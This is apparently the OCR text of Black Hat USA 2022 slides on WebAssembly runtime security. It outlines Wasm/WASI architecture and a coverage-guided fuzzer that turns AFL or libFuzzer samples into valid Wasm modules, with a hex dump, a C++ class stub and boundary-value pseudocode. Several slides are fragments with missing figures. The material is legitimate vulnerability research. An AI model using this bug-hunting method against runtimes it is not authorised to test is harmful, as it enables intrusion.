black hat USA 2022

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BRIEFINGS

Is WebAssembly Really Safe? - Wasm VM Escape and RCE Vulnerabilities Have Been Found in New Way

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
Agenda

- WebAssembly Runtime Introduction
- WebAssembly Fuzz Tools Develop
- Vulnerabilities Analyse And Exploit Develop
- Conclusion


What we focus? - WebAssembly Runtime



Previous Researches focus on

We are interested in

WebAssembly Runtime Architecture




The stack is divided into two parts.

WASI is a system interface. Similar to syscall in c


BOF? sorry

Docker?


Solomon Hykes @solomonstre
If WASM+WASI existed in 2008, we wouldn't have needed to created Docker. That's how important it is. Webassembly on the server is the future of computing. A standardized system interface was the missing link. Let's hope WASI is up to the task! https://t.co/wnXQg4kwa4


WebAssembly Runtime Vulnerability

I would say WASM standard is really safe, but not its runtime.



WASM Fuzz Develop

- Focus on WASM file structure、WASI API、bytecode implemention in runtime.
- Coverage guide fuzzing.




Coverage guide samples

do I am coverage guided?

Wasm generator use AFL/libfuzzer's output samples as input data, mapping them to wasm files

WASM Generator / Structure

- Follow wasm format, we develop the wasm generator.
- Core idea is to make the Non randomizable fields fixed or calculated, otherwise use the data read from the fuzzer's samples.



```
       0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
0000h: 00 61 73 6D 01 00 00 00 01 0C 02 60 00 00 60 04  .asm.......`..`.
0010h: 7F 7F 7F 7F 01 7F 02 23 01 16 77 61 73 69 5F 73  .......#..wasi_s
0020h: 6E 61 70 73 68 6F 74 5F 70 72 65 76 69 65 77 31  napshot_preview1
0030h: 08 66 64 5F 77 72 69 74 65 00 01 03 02 01 00 05  .fd_write.......
0040h: 03 01 00 01 07 0A 01 06 5F 73 74 61 72 74 00 01  ........_start..
0050h: 0A 2A 01 28 00 41 00 41 80 80 04 36 02 00 41 04  .*.(.A.A€€.6..A.
0060h: 41 FF FF 03 36 02 00 41 80 02 41 00 36 02 00 41  Aÿÿ.6..A€.A.6..A
0070h: 01 41 00 41 01 41 80 02 10 00 1A 0B              .A.A.A€.....
```

Template Results - WASM.bt

Name	Value	Start	Size
struct _ModuleHeader ModuleHeader	Magic: \x00asm,...	0h	8h
char Magic[4]		0h	4h
int Version	1	4h	4h
struct _Section Section[0]	TYPE	8h	Eh
struct uleb128 Id	0x1	8h	1h
struct uleb128 PayloadLen	0xC	9h	1h
struct _TypeSection Payload		Ah	Ch
struct uleb128 Count	0x2	Ah	1h
struct _FuncType Entries[0]		Bh	3h
struct uleb128 Form	0x60	Bh	1h
struct uleb128 ParamCount	0x0	Ch	1h
struct uleb128 ReturnCount	0x0	Dh	1h
struct _FuncType Entries[1]		Eh	8h
struct _Section Section[1]	IMPORT	16h	25h

WASM Generator / Structure


Our generator use C++ objects to handle every types of section, every fields of section, this is easy to implement.

```
class Section {
  public:
    virtual SectionId id() = 0;
    virtual void generate(Context *context);
    virtual void getEncode(DataOutputStream *out);
};
```

The function generate is used to generate data, and getEncode is used to encode the data into the corresponding format.

WASM Generator / Structure

- For randomizable fields in the structure, we design a strategic data generator.



Algorithm 1 random integer

```
Ensure: random integer
function INTEGER
    $c \leftarrow$ range(0,6)
    switch $c$ do
        case 0
            $v \leftarrow 0$
            break
        ........
        case 6
            $c2 \leftarrow$ range(0,7)
            switch $c2$ do
                ........
                case 4
                    $v \leftarrow$ 0x100000000
                    break
                case 5
                    $v \leftarrow$ 0xffffffff
                    break
                case 6
                    $v \leftarrow$ 0x80000000
                    break
                case 7
                    $c2 \leftarrow$ range(0,50000)
                    break
            break
    return v
```

